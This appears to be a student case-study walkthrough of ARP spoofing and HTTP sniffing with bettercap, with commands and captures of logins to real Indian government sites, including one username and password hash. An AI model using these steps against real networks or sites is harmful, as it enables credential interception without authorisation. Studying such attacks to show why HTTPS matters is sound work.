The terminal window on the left shows a series of network captures (net.sniff.http.request) from a Kali Linux host (192.168.247.0/24) to an Acunetix test page (192.168.247.213). The first two captures show a POST request to /userinfo.php with the parameters 'username=chaitanya&pass=chaitanya'. Subsequent captures show the browser loading the page and displaying the Acunetix login interface.

The browser window on the right displays the Acunetix 'login page' with the URL <http://testphp.vulnweb.com/login.php>. It features a search bar, a sidebar with links like 'search art', 'Browse categories', and 'Links', and a main content area with a login form and a warning message about the site being a test environment.

This screenshot is identical to the one above, showing the terminal capturing traffic to the Acunetix test page and the browser displaying the login interface. The terminal output shows multiple captures of the same POST request to /userinfo.php.

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/index.php/index/login_c.html
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/index.php/index/login_c.html
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/main.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/js/jquery-2.1.1.min.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/js/jquery-2.1.1.min.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/js/bootstrap.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET https://mip.apl.mcafeewebadvisor.com
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET https://mip.apl.mcafeewebadvisor.com
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/css/bootstrap.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET https://mip.apl.mcafeewebadvisor.com
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/login.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/login.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/js/bootstrap.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/js/bootstrap.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/css/bootstrap.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/css/bootstrap.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/font-awesome.min.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/font-awesome.min.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/bootstrap-3.3.5/js/bootstrap.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/index.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/index.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/default.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/css/default.css
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/js/login.js
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/images/bcolor.jpg
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/demo/Public/images/bcolor.jpg
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/favicon.ico
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/favicon.ico
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU POST www.wisemed.cn/demo/index.php/Index/login
```

**POST /demo/index.php/Index/login HTTP/1.1**

Host: www.wisemed.cn  
Connection: keep-alive  
Accept-Language: en-US,en;q=0.9  
Referer: http://www.wisemed.cn/demo/index.php/index/login\_c.html  
Content-Type: application/x-www-form-urlencoded  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8  
Upgrade-Insecure-Requests: 1  
Origin: http://www.wisemed.cn  
Content-Type: application/x-www-form-urlencoded

**POST /demo/index.php/Index/login HTTP/1.1**

Host: www.wisemed.cn  
Connection: keep-alive  
Accept-Language: en-US,en;q=0.9  
Referer: http://www.wisemed.cn/demo/index.php/index/login\_c.html  
Content-Length: 34  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8  
Upgrade-Insecure-Requests: 1  
Origin: http://www.wisemed.cn  
Content-Type: application/x-www-form-urlencoded  
Content-Security-Policy: default  
Accept-Encoding: gzip, deflate  
Cache-Control: max-age=0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36  
Cookie: PHPSESSID=cx79u0u7bj528f4rjvgog6a9p6  
  
user\_name=chaithu&password=chaithu

**POST /demo/index.php/Index/login HTTP/1.1**

Host: www.wisemed.cn  
Sec-Gpc: 1  
Referer: http://www.wisemed.cn/demo/index.php/index/login\_c.html  
Cookie: PHPSESSID=cx79u0u7bj528f4rjvgog6a9p6  
Origin: http://www.wisemed.cn  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36  
Content-Length: 34  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: en-US,en;q=0.9  
Connection: keep-alive  
  
user\_name=chaithu&password=chaithu

User Login

Not secure

Website login

User name  
chaithu

Password  
\*\*\*\*\*

forget password?

log in

Click here for the first use of our system register

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
192.168.247.0/24 > 192.168.247.213 » [07:35:36] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/favicon.ico
192.168.247.0/24 > 192.168.247.213 » [07:35:36] [net.sniff.http.request] http CHAITHU GET www.wisemed.cn/favicon.ico
192.168.247.0/24 > 192.168.247.213 » [07:35:32] [net.sniff.http.request] http CHAITHU POST www.wisemed.cn/demo/index.php/Index/login
```

**POST /demo/index.php/Index/login HTTP/1.1**

Host: www.wisemed.cn  
Connection: keep-alive  
Accept-Language: en-US,en;q=0.9  
Referer: http://www.wisemed.cn/demo/index.php/index/login\_c.html  
Content-Type: application/x-www-form-urlencoded  
Content-Security-Policy: default  
Accept-Encoding: gzip, deflate  
Cache-Control: max-age=0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36  
Cookie: PHPSESSID=cx79u0u7bj528f4rjvgog6a9p6  
  
user\_name=chaithu&password=chaithu

**POST /demo/index.php/Index/login HTTP/1.1**

Host: www.wisemed.cn  
Sec-Gpc: 1  
Referer: http://www.wisemed.cn/demo/index.php/index/login\_c.html  
Cookie: PHPSESSID=cx79u0u7bj528f4rjvgog6a9p6  
Origin: http://www.wisemed.cn  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36  
Content-Length: 34  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: en-US,en;q=0.9  
Connection: keep-alive  
  
user\_name=chaithu&password=chaithu

User Login

Not secure

Website login

User name  
chaithu

Password  
\*\*\*\*\*

forget password?

log in

Click here for the first use of our system register

## ➤ Testing a government site called VIDYAWAAN...


The terminal window shows a network capture from a Kali Linux VM. It lists numerous http requests from an interface named 'chaithu' to various URLs, including 'testphp.vulnweb.com/login.php' and several instances of 'vidyawaan.nic.in'. The browser window shows the VIDYAWAAN login page with a purple header 'Todays Attendance' and a message 'Employees: 16338 Students: 93083'. Below the header is a 'Login' form with fields for 'Username/Valid Email Id' (set to 'saddarajakumar'), 'Password' (set to '\*\*\*\*\*'), and a CAPTCHA field containing '2AK35'. A 'Sign In' button is visible. At the bottom of the page is a green footer bar with the text 'Designed, Developed and Hosted by NIC CDG'.

This screenshot is identical to the one above, showing the Kali Linux terminal with network traffic and the VIDYAWAAN login page in a browser. The terminal shows a POST request to '/vidyawaan/tindex.do' with a password of '1e0408cbdbddda31647d1bf6dd675bef&captchaimg=&captchahauserr=BGCYW'. The browser shows the same purple header, login form, and green footer as the first screenshot.

- Testing another government site called Karnataka Road Development Corporation Limited, which belongs to The Government of Karnataka...

The terminal window on the left shows a list of network sniffing captures from a Kali Linux VM. The browser window on the right displays the official website of the Karnataka Road Development Corporation Limited (KRDC). The website features the government logo of Karnataka and the KRDC logo. The page includes a navigation menu with links to Home, About Us, Projects, Documents, Procurement, RTI, Media, PMS Login, and Contact Us. The main content area shows a photograph of a modern highway and a section titled "Project Management System" with a note about browser support and a login form for "PMS Login".

This screenshot shows the same website as the previous one, but with a different URL in the address bar: [pms.krddc.in/Pub/firmLogin.aspx](http://pms.krddc.in/Pub/firmLogin.aspx). The page displays the "Project Management System" section and the "PMS Login" form. The login attempt has failed, as indicated by the red error message: "Your login attempt was not successful. Please try again." The browser status bar at the bottom indicates "Not secure" and shows the IP address 192.168.247.213.



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
192.168.247.0/24 > 192.168.247.213 » [07:41:26] [net.sniff.http.request] http CHAITHU POST pms.krdcl.in/Pub/frmLogin.aspx
POST /Pub/frmLogin.aspx HTTP/1.1
Host: pms.krdcl.in
Connection: keep-alive
Content-Length: 394
Accept-Encoding: gzip, deflate
Cookie: ASP.NET_SessionId=kxwzhk55c3enmzz0fo0frryi
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.6
Referer: http://pms.krdcl.in/Pub/FrmLogin.aspx
Origin: http://pms.krdcl.in
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
EVENTTARGET=_EVENTARGUMENT=_VIEWSTATE=/wEPDwUKLTc5MDgxMDI3OQ9kFgICBA9kFgICBQ8Wh4EVGV4dAU1W91IGFyZSB1c2luZyBhb29nbGUgQ3JvbUgKDEwOC4wKWrkdDSav804h5b34BNY+LXBQh6GxntU=6__EVENTVALIDATION
N=WEBAL3nZCfAgkT0qvDgK10fbfCgKRYb/kBcxOvgoEddkcaipoytNC0+bhuvd$LoginView1$24>LoginPMS%24UserName=chaitanya$LoginView1$24>LoginPMS%24Password=chaitanya$LoginView1%24>LoginPMS%24>LoginButton=Log In
192.168.247.0/24 > 192.168.247.213 » [07:41:26] [net.sniff.http.request] http CHAITHU POST pms.krdcl.in/Pub/frmLogin.aspx
POST /Pub/frmLogin.aspx HTTP/1.1
Host: pms.krdcl.in
Accept-Language: en-US,en;q=0.6
Accept-Encoding: gzip, deflate
Cookie: ASP.NET_SessionId=kxwzhk55c3enmzz0fo0frryi
Cache-Control: max-age=0
Origin: http://pms.krdcl.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.6
Referer: http://pms.krdcl.in/Pub/FrmLogin.aspx
EVENTTARGET=_EVENTARGUMENT=_VIEWSTATE=/wEPDwUKLTc5MDgxMDI3OQ9kFgICBA9kFgICBQ8Wh4EVGV4dAU1W91IGFyZSB1c2luZyBhb29nbGUgQ3JvbUgKDEwOC4wKWrkdDSav804h5b34BNY+LXBQh6GxntU=6__EVENTVALIDATION
```

## Analysis: -

When we analyze the above case study, we can observe that the http pages are not secure and they are showing login credentials like username and password when we used to login them. And some data regarding host, connection type, User-Agent, Origin of that website, and accepted languages were being displayed to the attacker.

When we come to the government sites like VIDYAWAAN and Karnataka Road Development Corporation Limited, they are not secured using https. We can easily exploit the data belongs to those sites. Here also when we try to login, they are displaying the login credentials like email ID and password. And some sensitive information like host, connection type, User-Agent, Origin of that website, and accepted languages is also displayed.


So that we can easily hack the sites which uses http instead of https...

## CASE 11:

- Windows → Wireless
- Linux → Wired
- Configuration: - Gateway is established using Bridged connection

### NOTE: -

Here in this case study, we can hack windows with Linux without using External Adapter



## Practical Approach for Case Study 11 :-

### ➤ Probing the network and capturing the packets...

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]
192.168.137.0/24 > 192.168.137.154 » [03:41:28] [sys.log] [inf] gateway monitor started ...
192.168.137.0/24 > 192.168.137.154 » net.show



| IP *            | MAC               | Name    | Vendor                    | Sent  | Recv | Seen     |
|-----------------|-------------------|---------|---------------------------|-------|------|----------|
| 192.168.137.154 | 08:00:27:95:bd:54 | eth0    | PCS Computer Systems GmbH | 0 B   | 0 B  | 03:41:28 |
| 192.168.137.1   | 22:e3:27:96:5b:d3 | gateway |                           | 152 B | 97 B | 03:41:28 |



↑ 0 B / ↓ 2.1 kB / 12 pkts

192.168.137.0/24 > 192.168.137.154 » net.probe
192.168.137.0/24 > 192.168.137.154 » [03:41:40] [sys.log] [err] unknown or invalid syntax "net.probe", type help for the help menu.
192.168.137.0/24 > 192.168.137.154 » net.probe on
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [sys.log] [inf] net.probe: starting net.recon as a requirement for net.probe
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [sys.log] [inf] net.probe: probing 256 addresses on 192.168.137.0/24
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [endpoint.new] endpoint 192.168.137.55 detected as 18:47:30:e9:c1:f7 (Chongqing Fugui Electronics Co.,Ltd.)
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [endpoint.new] endpoint 192.168.137.49 detected as 00:44:60:05:8d:10 (Intel Corporate).
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [endpoint.new] endpoint 192.168.137.29 detected as b4:b5:b6:f1:e6:3f (Chongqing Fugui Electronics Co.,Ltd.).
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [endpoint.new] endpoint 192.168.137.67 detected as e6:07:40:ad:7f:97.
192.168.137.0/24 > 192.168.137.154 » [03:41:46] [endpoint.new] endpoint 192.168.137.229 detected as 26:ba:55:6b:ed:6b.
192.168.137.0/24 > 192.168.137.154 » net.recon on
[03:41:55] [sys.log] [err] module.net.recon is already running
192.168.137.0/24 > 192.168.137.154 » net.show



| IP *            | MAC               | Name    | Vendor                    | Sent   | Recv   | Seen     |
|-----------------|-------------------|---------|---------------------------|--------|--------|----------|
| 192.168.137.154 | 08:00:27:95:bd:54 | eth0    | PCS Computer Systems GmbH | 0 B    | 0 B    | 03:41:28 |
| 192.168.137.1   | 22:e3:27:96:5b:d3 | gateway |                           | 2.4 kB | 1.9 kB | 03:41:28 |


```

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
192.168.137.0/24 > 192.168.137.154 » net.show



| IP *            | MAC               | Name    | Vendor                    | Sent   | Recv   | Seen     |
|-----------------|-------------------|---------|---------------------------|--------|--------|----------|
| 192.168.137.154 | 08:00:27:95:bd:54 | eth0    | PCS Computer Systems GmbH | 0 B    | 0 B    | 03:41:28 |
| 192.168.137.1   | 22:e3:27:96:5b:d3 | gateway |                           | 2.4 kB | 1.9 kB | 03:41:28 |



↑ 27 kB / ↓ 82 kB / 1665 pkts

192.168.137.0/24 > 192.168.137.154 » set arp.spoof.fullduplex true
192.168.137.0/24 > 192.168.137.154 » set arp.spoof.targets 192.168.137.154,192.168.137.49,192.168.137.55
192.168.137.0/24 > 192.168.137.154 » arp.spoof on
192.168.137.0/24 > 192.168.137.154 » [03:44:06] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.137.0/24 > 192.168.137.154 » [03:44:15] [net.sniff.https] [sn1] Chaithu.mshome.net > https://checkappexec.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:15] [net.sniff.https] [sn1] Chaithu.mshome.net > https://checkappexec.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:16] [net.sniff.https] [sn1] Chaithu.mshome.net > https://checkappexec.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:16] [net.sniff.https] [sn1] Chaithu.mshome.net > https://checkappexec.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:17] [net.sniff.https] [sn1] Chaithu.mshome.net > https://smartscreen-prod.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:17] [net.sniff.https] [sn1] Chaithu.mshome.net > https://smartscreen-prod.microsoft.com
192.168.137.0/24 > 192.168.137.154 » [03:45:17] [net.sniff.https] [sn1] Chaithu.mshome.net > https://smartscreen-prod.microsoft.com
```

## TESTING THE WEBSITES WITH HTTP

- Testing a http site which belongs to the government...

The terminal window shows a continuous stream of network traffic captured by net-sniff, primarily from interface eth0. The traffic includes various HTTP requests and responses, many of which are related to the 'ministry of education' website, such as 'connecttest.com' and 'education.gov.in'. The Google search results page for 'ministry of education' lists several official government pages, including the Department of Higher Education, Who's Who, and Circulars/Orders/Notification.

Google search results for "ministry of education":

- Major Initiatives | Government of India, Ministry of E
- Education plays a significant and remedial role in balancing the socio-ecc
- Country. Since citizens of India are its most valuable ...
- Department of Higher Education ✓
- The Department of Higher Education, MHRD, is ...
- Who's Who ✓
- Education Minister - Shri Dharmendra Pradhan Hon'ble ...
- Circulars/Orders/Notification ✓
- Education plays a significant and remedial role in balancing the ...
- शिक्षा मंत्रालय ✓
- India government official. Visited Varanasi and participated in ...
- More results from education.gov.in »

- Testing another website called BBNL(Bharat Broadband Network Limited)

The screenshot shows the homepage of Bharat Broadband Network Limited (BBNL). The header features the BBNL logo and the tagline "A Government of India Undertaking". The main navigation menu includes links for Home, About BBNL, Our Vision, Projects, Services, Procurement, Customer Service, Careers, and Feedback. A search bar is also present. Below the header, there is a summary table with three columns: Length of OFC Laid (6,08,447 Km), Number of GPs where OFC Laid (1,96,093), and GPs to which OFC Connected & Equipment Installed (1,90,023). The "BharatNet" section highlights the project as "THE WORLD'S LARGEST RURAL BROADBAND PROJECT, IS TO PRO". The "Usage" section provides statistics on Gram Panchayats connected via Wi-Fi/FTTH, Wi-Fi installed, and active Wi-Fi users, along with a total data usage of 3823 TB. At the bottom, there is a news ticker, a call to contribute your rendering of the National Anthem, and sections for "Know your Fiber", "Know your Panchayat", and "SERVICE READY GPs".

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
POST /StyleWebService.asmx/showCSS HTTP/1.1
Host: www.bbnl.nic.in
Connection: keep-alive
Cookie: ASP.NET_SessionId=b00pou205p0xx5ue412qkg1r; fontSize=0; wrdSize=Default; themeCol=Default; curFZ=1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Referer: http://www.bbnl.nic.in/
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://www.bbnl.nic.in
```

192.168.246.0/24 > 192.168.246.213 [22:19:57] [net.sniff.http.request] http CHAITHU POST www.bbnl.nic.in/StyleWebService.asmx/showCSS

```
POST /StyleWebService.asmx/showCSS HTTP/1.1
Host: www.bbnl.nic.in
Connection: keep-alive
Content-Length: 0
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=utf-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
```

192.168.246.0/24 > 192.168.246.213 [22:19:57] [net.sniff.http.request] http CHAITHU GET www.bbnl.nic.in/WriteReadData/PHOTOS/74

## TESTING THE WEBSITES WITH HTTPS

### ➤ Testing a famous website Gmail

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
[kali㉿kali]:~$ sudo bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]
bettercap v2.32.0 gateway monitor started ...
192.168.242.0/24 > 192.168.242.213 [16:48:30] [sys.log] [inf] gateway monitor started ...
192.168.242.0/24 > 192.168.242.213 [net.show]
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.242.213	08:00:27:95:bd:54	eth0	PCS Computer Systems GmbH	0 B	0 B	16:48:30
192.168.242.136	ca:f1:2a:b9:cda:5	gateway		88 B	99 B	16:48:30

